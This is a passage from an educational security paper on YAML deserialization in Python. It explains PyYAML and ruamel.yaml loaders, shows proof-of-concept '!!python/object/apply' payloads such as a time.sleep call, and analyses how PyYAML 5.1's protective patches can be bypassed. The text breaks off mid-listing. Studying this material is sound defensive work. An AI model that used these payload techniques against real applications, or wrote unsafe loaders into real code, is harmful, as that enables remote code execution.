YAML Deserialization Attack in Python

NOVEMBER 13

by: Manmeet Singh & Ashish Kukreti

Author Details:

Manmeet Singh (j0lt)

Twitter: @_j0lt

Ashish Kukreti (LoneRanger)

Twitter: @lon3_rang3r

Reviewer:

Dr. Sparsh Sharma

Facebook: @sparshsharma

Dedicated to 550th Birth Anniversary of Guru Nanak

CONTENT

FORWARD 4

What is YAML?.....4

YAML MODULES IN PYTHON 5

PyYAML 5

ruamel.yaml 11

Autoyaml 16

SERIALIZING AND DESERIALIZING CUSTOM OBJECTS OF PYTHON CLASSES IN YAML 19

EXPLOITING YAML DESERIALIZATION 34

Exploiting YAML in PyYAML version < 5.1 35

Exploiting YAML in PyYAML version >= 5.1 36

Exploiting YAML in ruamel.yaml 43

MITIGATION 45

REFERENCES 46

FORWARD

What is YAML?

According to the definition in Wikipedia, *YAML* (Yet Another Markup Language) is a human-readable data serialization language, it is commonly used for configuration files and in applications where data is being stored or transmitted. It uses both Python-style indentations to indicate nesting, and a more compact format that uses [] for lists and {} for maps making YAML a superset of JSON.

Example:

Un-Serialized Data:

```
{'a':'hello','b':'world','c':['this', 'is',' yaml']}
```

YAML Serialized Data:

```
a: hello
b: world
c:
- this
- is
- ' yaml'
```

YAML is used in various applications irrespective of their platform weather it is a web application, thick client application, mobile application etc. One can go to *https://yaml.org/* to know more about YAML project.

YAML MODULES IN PYTHON

In python, there are modules like *PyYAML*, *ruamel.yaml* etc. dealing with YAML. In this paper, we will discuss all these modules and the technique of serialization and deserialization of data. *PyYAML* is very much wild being an only stable module to deal with YAML data in both Python 2.x and 3.x.

PyYAML

PyYAML is a third-party python module that deals with YAML serialization and deserialization of data. It is available for both Python 2.x and 3.x. Its author is *Kirill Simonov.*

To know more about PyYAML python module, one can refer its documentation by going to *https://pyyaml.org/wiki/PyYAMLDocumentation*.

PyYAML have many methods to dump/ serialize data, below are some most important one,

Methods	Description
dump()	Serialize a Python object/data into a YAML stream. It uses dump_all() and by default uses Dumper=yaml.Dumper . Default usage: `dump(data, stream=None, Dumper=yaml.Dumper)`
dump_all()	Serialize a sequence of Python objects/data into a YAML stream. Used with a list of data to be serialized. Default usage: `dump_all(documents, stream=None, Dumper=Dumper,default_style=None, default_flow_style=False,canonical=None, indent=None, width=None,allow_unicode=None, line_break=None,encoding=None, explicit_start=None, explicit_end=None,version=None, tags=None, sort_keys=True)`
safe_dump()	Serialize a sequence of Python objects into a YAML stream safely. No python class objects will be serialized if mentioned in the data. It uses dump_all()

	with Dumper=yaml.SafeDumper by default and Dumper is not user-controllable. Default usage: `safe_dump(data, stream=None)`
safe_dump_all()	Serialize a sequence of Python objects into a YAML stream. Produce only basic YAML tags. No python class objects will be serialized if mentioned in the data. Used with a list of data to be serialized. It uses dump_all() with Dumper=yaml.SafeDumper by default and Dumper is not User controllable. Default usage: `safe_dump_all(documents, stream=None)`

Serialization of data with *dump()* method :

Code:

```
import yaml

a = {'a': 'hello', 'b': 'world', 'c': ['this', 'is', ' yaml']}  # raw data

serialized_data = yaml.dump(a)  # serializing data

print(serialized_data)  # printing yaml serialized data
```

Output:

```
a: hello
b: world
c:
- this
- is
- ' yaml'
```

The above code has data stored in variable “a” and when this data is supplied to *yaml.dump()*, it returns serialized data shown in the output above. This output is human readable and arranged in a very systematic way.

For deserializing of data, we have a couple of methods, below are some of them which are very commonly used in *PyYAML*

Methods	Description
load()	Deserialize data with default Loader=FullLoader. If Loader=None , it will take Loader= FullLoader by default Default usage: `load(stream, Loader=None)`
load_all()	Deserialize a stream of data in a list with default Loader=FullLoader. If Loader=None , it will take Loader= FullLoader by default Default usage: `load_all(stream, Loader=None)`
full_load()	Deserialize data with Loader=FullLoader by default and Loader is not user controllable in this method. In actual load() is called with arguments specified as load(data, Loader=FullLoader). Exists only in version >= 5.1. Default usage: `full_load(stream)`
full_load_all()	Deserialize a stream of data in a list with Loader=FullLoader by default and Loader is not user controllable in this method. In actual load_all() is called with arguments specified as load_all(stream,Loader=FullLoader). Exists only in version >= 5.1. Default usage: `full_load_all(stream)`
safe_load()	Deserialize data with Loader=SafeLoader by default and Loader is not user-controllable. It rejects to deserialize ,serialized declared python class objects. In actual load() is called with arguments specified as load(stream, Loader=SafeLoader). Default usage: `safe_load(stream)`

safe_load_all()	Deserialize a stream of data in a list with Loader=SafeLoader by default and Loader is not user controllable in this method. It rejects to deserialize, serialized declared python class objects. In actual load_all() is called with arguments specified as load_all(stream,Loader=SafeLoader). Default usage: `safe_load_all(stream)`
unsafe_load()	Deserialize data with Loader=UnsafeLoader by default and Loader is not user controllable in this method. In actual load() is called with arguments specified as load(data, Loader=UnsafeLoader). Exists only in version >=5.1. Default usage: `unsafe_load(stream)`
unsafe_load_all()	Deserialize a stream of data in a list with Loader=UnsafeLoader by default and Loader is not user controllable in this method. In actual load_all() is called with arguments specified as load_all(stream,Loader=UnsafeLoader). Exists only in version >= 5.1. Default usage: `unsafe_load_all(stream)`

Deserialization of data with *load()* method:

```
import yaml

a = b'a: hello\nb: world\nc:\n - this\n - is\n - \' yaml\' '
# yaml serialized data

deserialized_data = yaml.load(a)  # deserializing data

print(deserialized_data)  # printing deserialized data
```

Output:

```
{'a': 'hello', 'b': 'world', 'c': ['this', 'is', ' yaml']}
C:/Users/j0lt/paper_files/main.py:5: YAMLLoadWarning: calling yaml.load()
without Loader=... is deprecated, as the default Loader is unsafe. Please
read https://msg.pyyaml.org/load for full details.
  deserialized_data = yaml.load(a)  # deserializing data
```

The above example shows the working of *load()* function in deserialization of YAML data saved in variable "a". Kindly note the serialized data is the same as the output of the previous example. The output shows the data in its raw form and we got our data back.

Note that just after showing the output, the console is throwing a warning about the *load()* function, as we are using *PyYAML* version 5.2.1 which is the latest at the time of writing this paper. You will not find this type of warning in *PyYAML* version < 5.1. Yes, the maintainer knew that this *load()* method is not safe by default, so they applied some patches in its newest versions and that's why every time we use *load()* method with default "Loader" argument to deserialize objects, it checks the execution and execute it if it is safe but every time it prints this warning message about *load()* method as the default Loader argument is "None" and by default consider "FullLoader" if not specified as shown below.

```
103  def load(stream, Loader=None):
104      """
105      Parse the first YAML document in a stream
106      and produce the corresponding Python object.
107      """
108      if Loader is None:
109          load_warning('load')
110          Loader = FullLoader
111
112      loader = Loader(stream)
113      try:
114          return loader.get_single_data()
115      finally:
116          loader.dispose()
```

Also, this *load_warning('load')* is a class method of *YAMLLoadWarning* which generate warning message as shown below. This class doesn't exist in version < 5.1 of PyYAML.

```
class YAMLLoadWarning(RuntimeWarning):
    pass

def load_warning(method):
    if _warnings_enabled['YAMLLoadWarning'] is False:
        return

    import warnings

    message = (
        "calling yaml.%s() without Loader=... is deprecated, as the "
        "default Loader is unsafe. Please read "
        "https://msg.pyyaml.org/load for full details."
    ) % method

    warnings.warn(message, YAMLLoadWarning, stacklevel=3)
```

Later the maintainer of this module started recommending every user to use methods like *safe_load()*, *safe_dump()* or use *load()* with "Loader=SafeLoader" (*eg. yaml.load(serialized_data,Loader=yaml.SafeLoader)*) to deserialize and serialize data respectively as these methods are made not to work on custom objects of classes.

Let's try to execute the last code in *PyYAML* version < 5.1 and the output will be:

```
{'a': 'hello', 'b': 'world', 'c': ['this', 'is', ' yaml']}
```

In exact, we are using version 4.2b4 to execute the same code which was the last version which was not showing any warnings. So we get data without any warning message in the console.

Many other third-party modules that work on *YAML* are built on *PyYAML* module, like, *autoyaml*, *aio_yamlconfig* etc. Those modules which are using *SafeLoader* of *PyYAML* to load serialized data, are not vulnerable to deserialization vulnerability, example, *simple-yaml*, *aspy.yaml*, *Yamlable* etc. *autoyaml* and *aio_yamlconfig* and many others are not safe as they use default loader or unsafe loaders with *load()* method.

Kindly note, there are many other methods which do serialization and deserialization that were earlier specified like *unsafe_load(), safe_load()* etc. out of them only *load()* and *load_all()* throw warning message, rest of modules work on very specific Loader , so there is no need of showing the warning messages for some unsafe methods like *unsafe_load()*, *full_load()* etc. , as maintainer believes that the user already knows why these modules are getting used and how they work.

ruamel.yaml

ruamel.yaml is also a well-known python module which works on *YAML* serialized data. It works on the same principles of *PyYAML*. It also has *dump()* and *load()* methods and works the same as *PyYAML*. It is available for both python 3.x and 2.x.

Difference between *PyYAML* and *ruamel.yaml* are,

ruamel.yaml is a derivative of Kirill Simonov's *PyYAML* 3.11 and would not exist without that. *PyYAML* supports the YAML 1.1 standard, ruamel.yaml supports YAML 1.2 as released in 2009.

- YAML 1.2 dropped support for several features unquoted Yes, No, On, Off
- YAML 1.2 no longer accepts strings that start with a 0 and solely consist of number characters as octal, you need to specify such strings with 0o[0-7]+ (zero + lower-case o for octal + one or more octal characters).
- YAML 1.2 no longer supports sexagesimals, so the string scalar 12:34:56 doesn't need quoting.
- \/ escape for JSON compatibility
- Correct parsing of floating-point scalars with exponentials
- Unless the YAML document is loaded with an explicit version==1.1 or the document starts with *% YAML 1.1, ruamel.yaml will load the document as version 1.2.*

Like *PyYAML* it has almost similar methods for serializing data,

Methods	Description
dump()	Serialize a Python object/data into a YAML stream. Default usage: `dump(data,stream=None,` `Dumper=Dumper,` `default_style=None,` `default_flow_style=None,` `canonical=None,` `indent=None,` `width=None,` `allow_unicode=None,` `line_break=None,` `encoding=enc,` `explicit_start=None,` `explicit_end=None,` `version=None,`

	`` tags=None, block_seq_indent=None,) ```
dump_all()	Serialize a sequence of Python objects/data into a YAML stream. Used with a list of data to be serialized. Default usage: ``` dump_all(documents, stream=None, Dumper=Dumper, default_style=None, default_flow_style=None, canonical=None, indent=None, width=None, allow_unicode=None, line_break=None, encoding=enc, explicit_start=None, explicit_end=None, version=None, tags=None, block_seq_indent=None, top_level_colon_align=None, prefix_colon=None,) ```
safe_dump()	Serialize a sequence of Python objects into a YAML stream safely. No python class objects will be serialized if mentioned in the data. It uses dump_all() with Dumper=SafeDumper by default and Dumper is not user-controllable. Default usage: ``` safe_dump(data, stream=None) ```
safe_dump_all()	Serialize a sequence of Python objects into a YAML stream. Produce only basic YAML tags. No python class objects will be serialized if mentioned in the data.Used with a list of data to be serialized. It uses dump_all() with

	Dumper=SafeDumper by default and Dumper is not User controllable. Default usage: `safe_dump_all(documents, stream=None)`

Serialization of data with *dump()* method :

Code:

```
import ruamel.yaml

a = {'a': 'hello', 'b': 'world', 'c': ['this', 'is', ' yaml']}  # raw data

serialized_data = ruamel.yaml.dump(a)  # serializing data

print(serialized_data)  # printing yaml serialized data
```

Output:

```
a: hello
b: world
c: [this, is, ' yaml']
```

The above example is simply the copy of example shown for *dump()* functionality in case of *PyYAML*, only the output is different in this case, but it is actually same. Conventional block format uses a hyphen + space to begin a new item in the list and optional inline format is delimited by comma+space and enclosed in brackets "[ ]".

Similarly *ruamel.yaml* use similar methods as *PyYAML* to deserialize data.

.

Methods	Description
load()	Deserialize data with default Loader=UnsafeLoader, which is equal to Loader=Loader. If Loader=None , it will take Loader= UnsafeLoader by default Default usage: `load(stream, Loader=None, version=None, preserve_quotes=None)`
load_all()	Deserialize a stream of data in a list with default Loader=UnsafeLoader. If Loader=None , it will take Loader= UnsafeLoader by default Default usage: `load_all(stream, Loader=None, version=None, preserve_quotes=None)`
safe_load()	Deserialize data with Loader=SafeLoader by default and Loader is not user-controllable. It rejects to deserialize serialized declared python class objects. In actual load() is called with arguments specified as load(stream, Loader=SafeLoader). Default usage: `safe_load(stream, version=None)`
safe_load_all()	Deserialize a stream of data in a list with Loader=SafeLoader by default and Loader is not user controllable in this method. It rejects to deserialize serialized declared python class objects. In actual load_all() is called with arguments specified as load_all(stream,Loader=SafeLoader). Default usage: `safe_load_all(stream, version=None)`

Deserialization of data with *load()* method :

Code:

```
import ruamel.yaml


a = b'a: hello\nb: world\nc: [this, is, \' yaml\']'
# yaml serialized data

deserialized_data = ruamel.yaml.load(a)  # deserializing data

print(deserialized_data)  # printing deserialized data
```

Output:

```
{'a': 'hello', 'b': 'world', 'c': ['this', 'is', ' yaml']}
C:/Users/j0lt/paper_files/main.py:7: UnsafeLoaderWarning:
The default 'Loader' for 'load(stream)' without further arguments can be
unsafe.
Use 'load(stream, Loader=ruamel.yaml.Loader)' explicitly if that is OK.
Alternatively include the following in your code:

  import warnings
  warnings.simplefilter('ignore', ruamel.yaml.error.UnsafeLoaderWarning)

In most other cases you should consider using 'safe_load(stream)'
  deserialized_data = ruamel.yaml.load(a)  # deserializing data
```

We got the output data in exact form, but again we got a warning message about unsafe use of *load()* method, but we will not care for this now because for *ruamel.yaml*, no necessary patches have been applied to the default *load()* method to stop the use of the custom object of classes. This warning originates by calling python warning module used in this module as shown below,

```
def load(stream, Loader=None, version=None, preserve_quotes=None):
    # type: (StreamTextType, Any, Optional[VersionType], Any) -> Any
    """
    Parse the first YAML document in a stream
    and produce the corresponding Python object.
    """
    if Loader is None:
        warnings.warn(UnsafeLoaderWarning.text, UnsafeLoaderWarning, stacklevel=2)
        Loader = UnsafeLoader
    loader = Loader(stream, version, preserve_quotes=preserve_quotes)
    try:
        return loader._constructor.get_single_data()
    finally:
        loader._parser.dispose()
        try:
            loader._reader.reset_reader()
        except AttributeError:
            pass
        try:
            loader._scanner.reset_scanner()
        except AttributeError:
            pass
```

For version < 0.15, it will not even throw a warning. In the above example version, 0.16.5 is used which is latest at the time this paper is written.

Like *PyYAML*, *ruamel.yaml* have some methods which use SafeLoader like *safe_dump()* and *safe_load()* etc. to avoid serialization and deserialization of custom object of classes in *YAML*.

Autoyaml

Autoyaml (*https://github.com/martyni/autoyaml*) is a *YAML* config file creator and loader in *YAML*. It uses the *PyYAML* module to load and dump config files from the home directory. It by default search or write the specified file in the home directory. It uses *PyYAML* default Loader and Dumper to load and dump files. It doesn't throw warning message as the loader is specified as a argument in *load()* method in module code as shown below code.


```
16  def load_config(app, config_file='~/.{}'):
17      """load yaml formatted config from a file
18
19      arguments:
20      appname -- name of the app being loaded
21
22      keyword arguments:
23      config_file -- path to the actual config file. Default "~/.{}"
24
25      This function by defualt will look for a hidden
26      file in the users home directory with that appname
27      e.g
28      load_config("app")
29      will look in ~/.app and return a dictionary if the contents are
30      yaml formatted
31      """
32      config_filename = __return_file_path(config_file, app)
33      try:
34          with open(config_filename) as config:
35              return load(config.read(), Loader=Loader)
36      except FileNotFoundError:
37          return {}
```

To provide a config file to this module one has to put YAML file in the home directory with “.”(dot) in front.

Example of deserialization:

A file name “.app_name” is saved in the home directory. And this file contains YAML data in this format,

```
a: hello
b: world
c: [this, is, ' yaml']
```



Code:

```
from autoyaml import load_config

my_class = load_config('app_name')
print(my_class)
```

Output:

```
{'a': 'hello', 'b': 'world', 'c': ['this', 'is', ' yaml']}
```

Like this there are many third-party modules on the internet based on *PyYAML,* just one has to figure out their working and methods used like shown above.

SERIALIZING AND DESERIALIZING CUSTOM OBJECTS OF PYTHON CLASSES IN YAML

YAML has another interesting feature to serialize and deserialize python objects of classes. Serialization of objects of classes can be done with *dump()* and *dump_all()* method of *PyYAML* and *ruamel.yaml* with its default values for "Dumper". *safe_dump()* or *safe_dump_all()* uses SafeDumper and don't support this type of serialization in YAML.

One can serialize any object of custom-made class or any class in built-in modules of python.

Let us take an example of serialization of a custom-made class in it using *PyYAML*,

Code:

```
import yaml

class test:
    def __init__(self):
        self.name = "j0lt"
        self.age = 25
        self.religion = "Sikhism"
        self.messages = ["Love", 4, ["every",1]]

serialized_data = yaml.dump(test())  # serializing data
print(serialized_data)   # printing yaml serialized class object
```

Output:

```
!!python/object:__main__.test
age: 25
messages:
- Love
- 4
- [every, 1]
name: j0lt
religion: Sikhism
```

The output represents a serialized object of class test containing initialized class attributes in __init__().

Let us take another example and try to serialize an object of a custom class method,

```
import yaml

class test:
    def __init__(self):
        self.name = "j0lt"
        self.age = 25
        self.religion = "Sikhism"
        self.messages = ["Love", 4, ["every",1]]

    def ok(self):
        self.value = range(1,10)
        return self.value


serialized_data = yaml.dump(test().ok())  # serializing data

print(serialized_data)   # printing yaml serialized class object
```

Output;

```
!!python/object/apply:builtins.range [1, 10, 1]
```

dump() actually serialized the output returned to it in the form of an object of *__builtins__.range()* , to represent this object type output ,it uses *!!python/object/apply:,* and also show values passed to range() function. Kindly note that it is not showing the expected returned value *(i.e [1,2,3,4,5,6,7,8,9]*) which class method returned this range object, firstly *range()* always returns an object of an iterator class by initializing it with given values,

```
>>> range(1,10)
range(1, 10)
```

dump() actually serialize the returned value of called class method and if the returned value is in the form of an object of any function or method, then it will serialize it like above and expect it to execute or recreate this object when it will be deserialized.

Let's consider some cases where return value is not python object,

```
return str('test')
```

or

```
return list('test')
```

then the result of str('test') and list('test') will be considered as data to dump and give output as,

```
test
...
```

and

```
[t, e, s, t]
```

But for,

```
return tuple('test')
```

output is,

```
!!python/tuple [t, e, s, t]
```

The reason behind this is, *dump* knows how to represent strings and lists but don't know how to represent a tuple type data, or simply it is an unknown type for *YAML*, so it considers it as a python inbuild type representing it with *!!python/tuple*.

Note that the data is stored in a list and will act as data for the tuple class to convert it back to tuple when it gets deserialized.

Similarly, we can serialize built-in classes and class methods which come with python interpreter,

Example code:

```
import yaml
import time


class Test(object):

    def __reduce__(self):
        return time.sleep, (10,)

serialized_data = yaml.dump(Test())  # serializing data

print(serialized_data)
```

Output:

```
!!python/object/apply:time.sleep [10]
```

Kindly note that we have used *object.__reduce__()* class method and this get automatically called just after *__init__()* when class is initialized and returns a tuple. It is used for a reason. Whenever you try to serialize an object, there will be some properties that may not serialize well. For instance, an open filehandle, in this cases, *PyYAML* or *ruamel.yaml* won't know how to handle the object and will throw an error, as shown below,

Code:

```
import yaml

class Test(object):

    def __init__(self, file_path='test.txt'):
        self.some_file_i_have_opened = open(file_path, 'wb')

serialized_data = yaml.dump(Test())  # serializing data

print(serialized_data)
```

Output:

```
Traceback (most recent call last):
  File "C:/Users/j0lt/paper_files/main.py", line 12, in <module>
    deserialized_data = yaml.dump(Test())  # serializing data
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\__init__.py", line 200,
in dump
    return dump_all([data], stream, Dumper=Dumper, **kwds)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\__init__.py", line 188,
in dump_all
    dumper.represent(data)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\representer.py", line 26,
in represent
    node = self.represent_data(data)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\representer.py", line 51,
in represent_data
    node = self.yaml_multi_representers[data_type](self, data)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\representer.py", line
341, in represent_object
    'tag:yaml.org,2002:python/object:'+function_name, state)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\representer.py", line
116, in represent_mapping
    node_value = self.represent_data(item_value)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\representer.py", line 51,
in represent_data
    node = self.yaml_multi_representers[data_type](self, data)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\representer.py", line
315, in represent_object
    reduce = data.__reduce_ex__(2)
TypeError: cannot serialize '_io.BufferedWriter' object
```

One alternative is for the object to implement *a __reduce__()* method. If provided, at the time of serialization, *__reduce__()* will be called with no arguments, and it must return either a string or a tuple. If a string is returned, it names a global variable whose contents are serialized as normal. The string returned by *__reduce__* should be the object's local name relative to its module; the *PyYAML* and *ruamel.yaml* module search the module namespace to determine the object's module.

When a tuple is returned, it must be between two and five elements long. Optional elements can either be omitted, or None can be provided as their value. But in general, it needs a tuple of at least 2 things:

1. A blank object class to call. In this case, *self.__class__*.

2. A tuple of arguments to pass to the class constructor. In this case, it's a single string, which is the path to the file to open.

We can tell the *PyYAML* or *ruamel.yaml* module, how to handle these types of objects natively within a class directly with the help of *__reduce__*. *__reduce__* will tell *PyYAML* or *ruamel.yaml* how to handle this type of object.

Another thing we should note is, *__reduce__* don't allow serialization of the return value of class specified instead it creates a return value in tuple such that, it serializes an object of a specified class with required arguments only and don't let it execute while serialization.

Code:

```
import yaml

class Test(object):
    def __init__(self, file_path = 'test.txt'):
        self._file_name_we_opened = file_path  # Used later in __reduce__
        self.some_file_i_have_opened = open(self._file_name_we_opened,'wb')

    def __reduce__(self):
        return (self.__class__, (self._file_name_we_opened, ))

serialized_data = yaml.dump(Test())  # serializing data

print(serialized_data)   # printing yaml serialized class object
```

Output:

```
!!python/object/apply:__main__.Test [test.txt]
```

Coming to deserialization, deserialization of objects using YAML modules can be done with below methods,

Methods in PyYAML	Methods in ruamel.yaml
load(data) *[works for version < 5.1 and works in certain conditions for version >=5.1]*	**load(data)**
load(data, Loader=Loader)	**load(data, Loader=Loader)**
load(data, Loader=UnsafeLoader) *[Exists in version > 5.1]*	**load(data, Loader=UnsafeLoader)**
load(data, Loader=FullLoader) *[Exists in version > 5.1]*	**load(data, Loader=FullLoader)**
load_all(data) *[works for version < 5.1]*	**load_all(data)**
load_all(data, Loader=Loader)	**load_all(data, Loader=Loader)**
load_all(data, Loader=UnSafeLoader) *[Exists in version >= 5.1]*	**load_all(data, Loader=UnSafeLoader)**
load_all(data, Loader=FullLoader) *[Exists in version >= 5.1]*	**load_all(data, Loader=FullLoader)**
full_load(data) *[Exists in version >= 5.1]*	
full_load_all(data) *[Exists in version >= 5.1]*	
unsafe_load(data) *[Exists in version >= 5.1]*	
unsafe_load_all(data) *[Exists in version >= 5.1]*	

safe_load() or safe_load_all() uses SafeLoader and don't support class object deserialization .

Class object deserialization example:

Code:

```
import yaml
data = b'!!python/object/apply:builtins.range [1, 10, 1]'

deserialized_data = yaml.load(data)  # deserializing data

print(deserialized_data)
```

Output;

```
range(1, 10)
C:/Users/j0lt/paper_files/main.py:4: YAMLLoadWarning: calling yaml.load()
without Loader=... is deprecated, as the default Loader is unsafe. Please
read https://msg.pyyaml.org/load for full details.
  deserialized_data = yaml.load(data)  # deserializing data
```

The output returned is *range(1,10)* which is an iterator object.

Let us deserialize a serialized python built-in module method object, with default *load()* in version 5.1.2

```
import yaml
data = b'!!python/object/apply:time.sleep [10]'

deserialized_data = yaml.load(data)  # deserializing data

print(deserialized_data)
```

Output:

```
C:/Users/j0lt/paper_files/main.py:4: YAMLLoadWarning: calling yaml.load() without
Loader=... is deprecated, as the default Loader is unsafe. Please read
https://msg.pyyaml.org/load for full details.
  deserialized_data = yaml.load(data)  # serializing data
Traceback (most recent call last):
  File "C:/Users/j0lt/paper_files/main.py", line 4, in <module>
    deserialized_data = yaml.load(data)  # serializing data
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\__init__.py", line 114, in load
    return loader.get_single_data()
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\constructor.py", line 43, in
get_single_data
    return self.construct_document(node)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\constructor.py", line 94, in
construct_object
    data = constructor(self, tag_suffix, node)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\constructor.py", line 624, in
construct_python_object_apply
    instance = self.make_python_instance(suffix, node, args, kwds, newobj)
  File "C:\Users\j0lt\venv\lib\site-packages\yaml\constructor.py", line 570, in
make_python_instance
    node.start_mark)
yaml.constructor.ConstructorError: while constructing a Python instance
expected a class, but found <class 'builtin_function_or_method'>
  in "<byte string>", line 1, column 1:
    !!python/object/apply:time.sleep ...
    ^
```

It failed, because in version >= 5.1, it doesn't allow to deserialize any serialized python class or class attribute, with Loader not specified in *load()* or Loader=SafeLoader. **Only class type objects are allowed to deserialize which are present in the script or imported in the script.**

The question arises, why it is happening in these conditions. For that, the changes made to constructor.py of *PyYAML* are responsible. There are two patches in version >=5.1 that restrict deserialization of built-in class methods and use of those classes which are not imported or present in the deserialization code.

Code of constructor.py of *PyYAML* version >=5.1:

Patch 1:

```
521     def find_python_name(self, name, mark, unsafe=False):
522         if not name:
523             raise ConstructorError("while constructing a Python object", mark,
524                     "expected non-empty name appended to the tag", mark)
525         if '.' in name:
526             module_name, object_name = name.rsplit('.', 1)
527         else:
528             module_name = 'builtins'
529             object_name = name
530         if unsafe:
531             try:
532                 __import__(module_name)
533             except ImportError as exc:
534                 raise ConstructorError("while constructing a Python object", mark,
535                         "cannot find module %r (%s)" % (module_name, exc), mark)
536         if not module_name in sys.modules:
537             raise ConstructorError("while constructing a Python object", mark,
538                     "module %r is not imported" % module_name, mark)
539         module = sys.modules[module_name]
540         if not hasattr(module, object_name):
541             raise ConstructorError("while constructing a Python object", mark,
542                     "cannot find %r in the module %r"
543                     % (object_name, module.__name__), mark)
544         return getattr(module, object_name)
```

Patch 2:

```
560     def make_python_instance(self, suffix, node,
561                 args=None, kwds=None, newobj=False, unsafe=False):
562             if not args:
563                 args = []
564             if not kwds:
565                 kwds = {}
566             cls = self.find_python_name(suffix, node.start_mark)
567             if not (unsafe or isinstance(cls, type)):
568                 raise ConstructorError("while constructing a Python instance", node.start_mark,
569                         "expected a class, but found %r" % type(cls),
570                         node.start_mark)
571             if newobj and isinstance(cls, type):
572                 return cls.__new__(cls, *args, **kwds)
573             else:
574                 return cls(*args, **kwds)
```

The code can stop its execution because of any of the above highlighted conditions to be True.

In Patch 1, *sys.modules* list down all the modules getting used in the code. Let us check if the “time” module is in code or not?

```
import yaml
import sys

print(sys.modules['time'])
```

output:

```
<module 'time' (built-in)>
```

The output shows that the “time” module is present in the code. The question arises, how? It is because YAML modules have some classes like constructor.py etc. which uses datetime module and it is very clear from datetime module that datetime uses “time” module.

Code of datetime module:

```
6
7   __all__ = ("date", "datetime", "time", "timedelta", "timezone", "tzinfo",
8              "MINYEAR", "MAXYEAR")
9
10
11  import time as _time
12  import math as _math
13  import sys
14
15  def _cmp(x, y):
16      return 0 if x == y else 1 if x > y else -1
17
18  MINYEAR = 1
19  MAXYEAR = 9999
20  _MAXORDINAL = 3652059  # date.max.toordinal()
21
22  # Utility functions, adapted from Python's Demo/classes/Dates.py, which
23  # also assumes the current Gregorian calendar indefinitely extended in
24  # both directions.  Difference:  Dates.py calls January 1 of year 0 day
25  # number 1.  The code here calls January 1 of year 1 day number 1.  This is
26  # to match the definition of the "proleptic Gregorian" calendar in Dershowitz
27  # and Reingold's "Calendrical Calculations", where it's the base calendar
28  # for all computations.  See the book for algorithms for converting between
```

Since, “time” module is a part of the code, *sys.modules* lists “time”, this condition becomes False and code moves forward.

It is evidentiary, the maintainer of this module wanted to allow deserialization of used classes or modules in the deserializing code only. Hence, it is not a proper patch.

Other cases in which it will make this highlighted condition to be false and deserialize data are:

1. That class or module is explicitly imported in the deserializing code.

Example:

```
import yaml
import time
data = b'!!python/object/apply:time.sleep [10]'

deserialized_data = yaml.load(data)  # deserializing data

print(deserialized_data)
```

2. Any module is imported in deserializing code which is using that specified class/module in its code. For Example, PyYAML's constructor.py is having datetime imported and datetime have time imported so time is present in sys .modules.

Example:

```
import yaml

data = b'!!python/object/apply:time.sleep [10]'

deserialized_data = yaml.load(data)  # deserializing data

print(deserialized_data)
```

3. Deserializing code have a custom class and required class methods as its class method.

```
import yaml
class time:
   def sleep(self, t):
      print("Sleeping "+t+" seconds")
data = b'!!python/object/apply:time.sleep [10]'

deserialized_data = yaml.load(data)  # deserializing data

print(deserialized_data)
```

This will not give 10-second delay but prints “Sleeping 10 seconds” in console.

For all the above conditions, the first patch can be bypassed and code jumps to the next steps.

Secondly, the code will check if “sleep” is an attribute of module “time” using hasattr().

```
521     def find_python_name(self, name, mark, unsafe=False):
522         if not name:
523             raise ConstructorError("while constructing a Python object", mark,
524                     "expected non-empty name appended to the tag", mark)
525         if '.' in name:
526             module_name, object_name = name.rsplit('.', 1)
527         else:
528             module_name = 'builtins'
